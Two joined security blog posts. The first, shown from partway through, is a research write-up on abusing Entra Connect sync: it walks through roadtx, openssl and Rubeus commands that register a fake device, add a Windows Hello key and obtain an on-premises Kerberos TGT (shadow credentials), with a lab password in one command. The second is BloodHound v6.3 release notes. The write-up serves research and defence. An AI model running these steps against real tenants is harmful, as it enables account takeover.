
There is also a new export attribute flow, which indicates that this user is to be provisioned to another connected directory (Entra). To trigger this provision, we lastly need to run an export on the Entra connector space.


Don’t worry about the export errors, I have been doing stuff. At this point, we have an end to end flow of an object being created in AD, projected into the metaverse, and then provisioned in Entra. But from the Entra Connect standpoint, there’s no special differentiator between Entra and Active Directory, they are both simply connector spaces.

So can attributes go from Entra to Active Directory?

Yes!

The flow of attributes are specified by the Entra Connect rules, which have a default setup that I will speak to in the next blog post. By default, there is one and only one attribute that is written from an Entra user to an Active Directory user and that is the searchableDeviceKey -> msDS-KeyCredentialLink attribute flow. If msDS-KeyCredentialLink sounds familiar, it’s because it has been covered extensively as an abuse primitive known as “Shadow Credentials”. Long story short, if we can add a public key to the msDS-KeyCredentialLink attribute of a user, we can obtain a TGT for that user with the private key. This means that if we can add a key to an Entra user, we can authenticate as them on-premises. This will prove to be a powerful primitive in the following blog posts when we do a deeper dive on Metaverse and cross domain attacks.

Abusing the WHFB key to gain access to on-premises account

Any key material (Window Hello For Buiness or FIDO2) key that is added to an Entra user will be synced down to the on-premises user to the msDS-KeyCredentialLink attribute. To perform this attack, we are assuming complete control of an Entra user account. This includes plaintext password and access to MFA methods. We will try to ease these assumptions later, but for now I simply want to prove-out the idea.

Here are the following commands that we can run to get an msDS-KeyCredentialLink set on the on premises user. As a high level overview, we are going to be registering a WHFB key. We could also do a FIDO2 key in theory, but this will be easier for demonstration. This attack, at the moment, requires knowledge of the plaintext password and possession of at least one MFA authenticator. To register a WHFB key, we are going to create a fake device, obtain a PRT, and enrich it with an ngcmfa claim. A lot of the heavy lifting for this has already been done by Dirjkan in the roadtools toolkit. The steps are as follows:

Obtain a token for the enterprise device registration resource server

roadtx auth -r urn:ms-drs:enterpriseregistration.windows.net - device-code

We need a token bound to a device identity, which means we need to register a new device and obtain a Primary Refresh Token

roadtx device -a register
roadtx prt -c .\devicel.pem -k .\devicel.key -u jack.burton@hybrid.hotnops.com -p its@llInTH3rEFLEXez

In order to add a WHFB key, we need a token with an MFA claim within the past ten minutes, so we need to “enrich” the PRT

roadtx prtenrich - prt $PRT - prt-sessionkey $SESSION_KEY - ngcmfa-drs-auth - tokens-stdout -u jack.burton@hybrid.hotnops.com

Lastly, add a WHFB key

roadtx winhello –access-token <token from previous step>

At this point, we have added a WHFB key to the Entra user and now need to wait up to 30 minutes for it to sync down to the on-premises user. For the sake of this writeup, I can manually trigger the sync, but note that this is not a normal order of operations for Entra Connect sync. In this image, we can see that a new property has been ingested into the Entra connector space.

The delta sync shows that the updated property has been projected onto the joined user in the metaverse.


Lastly, the export shows that the msDS-KeyCredentialLink has been provisioned to the Active Directory user, as shown in the msDS-KeyCredentialLink row.

We have shown that an attacker can add a public key to the msDS-KeyCredentialLink property, but now what?

We need to do some massaging with the key material to obtain a TGT for jack.burton.

First, we need to create a certificate signing request with the key we registered above

openssl req -new -key .\winhello.key -out .\winhello_cert_req.csr

Second, we need to sign the CSR

openssl x509 -req -days 365 -in .\winhello_cert_req.csr -signkey .\winhello.key -out .\winhello_cert.pem

Lastly, bundle it in a PCKS12 file

openssl pkcs12 -export -out jack_burton.pfx -inkey .\winhello.key -in .\winhello_cert.pem

Now we can use the PFX file with common tools like Rubeus

.\Rubeus.exe asktgt /user:jack.burton /certificate:C:\keys\jack_burton.pfx /password:"pfxPassword" /domain:hybrid.hotnops.com /dc:DC1-HYBRID.hybrid.hotnops.com /getcredentials /show

And there you have it, we obtained a TGT for a user by actions we took on the Entra side. You may be wondering

“If we have the user plaintext password, why would we need or even want to do this?”

I have three answers:

  1. In the event that an attacker has the ability to modify a user password in Entra when password writeback is disabled, this will enable them to access the account on-premises.
  2. The primitive of adding a key to a user may not necessarily require a password or access to an MFA authenticator. I am currently in search of better ways to do this, and I suspect that there are many ways to achieve the same result.
  3. The primitive of adding a key to an Entra user will serve as a foundation for the cross domain attacks we will perform in the next two parts of this blog series. In many cases, we control the user, password, and MFA authenticators.

References

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

https://dirkjanm.io/lateral-movement-and-hash-dumping-with-temporary-access-passes-microsoft-entra/

https://aadinternals.com/talks/Attacking%20Azure%20AD%20by%20abusing%20Synchronisation%20API.pdf

https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/concept-azure-ad-connect-sync-architecture


Attacking Entra Metaverse: Part 1 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

Unwrapping BloodHound v6.3 with Impact Analysis

Just in time for the holidays, sharper tools for faster defense

Today, the SpecterOps team rolled out a number of new features, product enhancements, and recommendations intended to help users of BloodHound Enterprise and BloodHound Community Edition more easily visualize attack paths and show improvements in identity risk reduction over time. Scroll down to learn more about v6.3.0 and related changes to BloodHound Enterprise and BloodHound Community Edition.

BloodHound Enterprise Updates

Report on attack path risk with Revamped Posture page

The BloodHound Enterprise team has completely redesigned the Posture page, delivering several significant enhancements:

  • Enhanced visibility into resolved attack paths
  • New metrics to track remediation progress over time
  • New filter and search capabilities to highlight specific improvements
  • Consolidated view of relevant data into a single page, reducing unnecessary scrolling
The new Posture page in BloodHound Enterprise provides visibility into resolved attack paths and additional metrics for board-level reporting.
The new Posture page in light mode — this author’s unpopular, but preferred version :)

Improved Analysis Algorithm

This is a massive upgrade to BloodHound Enterprise’s risk analysis capability with a new algorithm we call “Butterfly”:

  • Enhanced risk scoring with “Impact” analysis
  • Granular risk measurement per finding for better prioritization
  • Support for hybrid attack path risk analysis

Let’s get more specific with the first two bullets; Enhanced risk scoring and better prioritization.

Enhanced risk scoring with “Impact” analysis

BloodHound Enterprise has historically assessed the risk of attack paths by modeling the principals that can target specific identities and resources:

Starting with v6.3, BloodHound will also incorporate Impact analysis — the principals that can be attacked by a target node:

This new bi-directional risk analysis significantly improves BloodHound Enterprise capabilities in determining severity for attack paths:

The “Butterflly” algorithm as we call it internally

For example, here is the improved analysis in action with Kerberoastable Users:

BloodHound Enterprise identifying Kerberoastable users, incorporating Impact analysis to determine risk

A quick refresher on Kerberoast attack: A Kerberoast attack exploits the Kerberos authentication protocol by targeting service account passwords in a Windows Active Directory environment. An attacker requests Kerberos service tickets for Service Principal Names (SPNs), extracts them, and performs offline password cracking since the tickets are encrypted with the service account’s NTLM hash. If successful, the attacker gains the plaintext service account credentials, which can be used for lateral movement or privilege escalation.

Anyone can request the service ticket for a kerberoastable account which means the exposure is always 100%. The risk of this finding is what an attacker could do with access to that account with a successful crack. Therefore, the risk is determined by the impact; or what can be attacked once the attacker has control of the account.

Granular risk measurement per finding for better prioritization

BloodHound Enterprise delivers better prioritization by analyzing risk per finding with v6.3. Historically, risk was calculated per attack path type:

BHE v6.2 (previous version) with no granular risk measurements per finding.

Now, BloodHound Enterprise will assess the risk of every finding, allowing you to pinpoint where to start first:

BHE v6.3 (new version) with enhanced risk analysis and granularity at the finding level

In the example above, one particular login is more risky than the others and should be prioritized. BloodHound Enterprise is simplifying the analysis for you to enable better prioritization. In this case, APP4.TITANCORP.LOCAL is prioritized above the rest as DOMAIN USERS has the ability to RDP into the host and capture the user session:

100% of users with access to a computer with a user session from SVCINTRUST (a Tier Zero account)

This granularity is on every finding. Let’s look again at a large list of Kerberoastable users. Thanks to this improvement, we now know where to prioritize our efforts:

BloodHound Enterprise prioritizing Kerberoastable users for remediation based on Impact

BloodHound Common Updates

All enhancements listed below are available to both BloodHound Community and BloodHound Enterprise users.

Node/Edge Label Toggle makes for more flexible public reporting

A long-requested feature has returned to BHCE and also available in BHE, allowing users to show or hide sensitive node and edge labels directly in the UI. This was contributed by the community member @palt — whom we give major kudos to!

The Node/Edge label toggle has returned due to popular demand. This feature allows users to show or hide sensitive node and edge labels directly in the UI.

New CoerceToTGT Edge Type

This new edge type provides more visibility into unconstrained delegation scenarios:

  • Indicates principals configured for potential ticket-granting ticket (TGT) coercion
  • For Enterprise users, this consolidates previous “Unconstrained Delegation” findings into a single, more informative attack path finding
The new CoerceToTGT Edge Type provides additional visibility into unconstrained delegation scenarios.
BloodHound Enterprise automatically identifying the new CoerceToTGT / Unconstrained Delegation Attack Paths

Single Sign On (SSO) Improvements

  • Added OpenID Connect (OIDC) support alongside existing SAMLv2 providers
  • Automatic redirection for environments with a single SSO provider

Enterprise Domain Controllers Group Improvement

Improved consistency when creating an Enterprise Domain Controllers group to reduce confusion depending on how a collection was performed (note: requires a SharpHound upgrade).

Minor Improvements and Bug Fixes

The release also includes several quality-of-life improvements:

  • Fixed scrolling issues in entity panels
  • Resolved file upload hanging problems
  • Corrected a pre-saved Cypher query for “Kerberoastable users with most privileges”
  • Improved error handling in SharpHound data collection

Recommendations, Early Access and Further Information

Upgrade Recommendations:

  • Upgrade to SharpHound v2.5.12 (Enterprise) or v2.5.9 (Community Edition)
  • Upgrade to AzureHound to v2.2.1 for performance improvements

Early Access Features

  • Administrators can enable the new analysis algorithm from the Administration -> Early Access configuration screen

To learn more about this release, sign up and join us for BloodHound Live: Monthly Release Recap on December 18 — and bring your questions! All BloodHound users can find expanded details on these updates today in our release notes or by contacting their Technical Account Manager.


Unwrapping BloodHound v6.3 with Impact Analysis was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

❌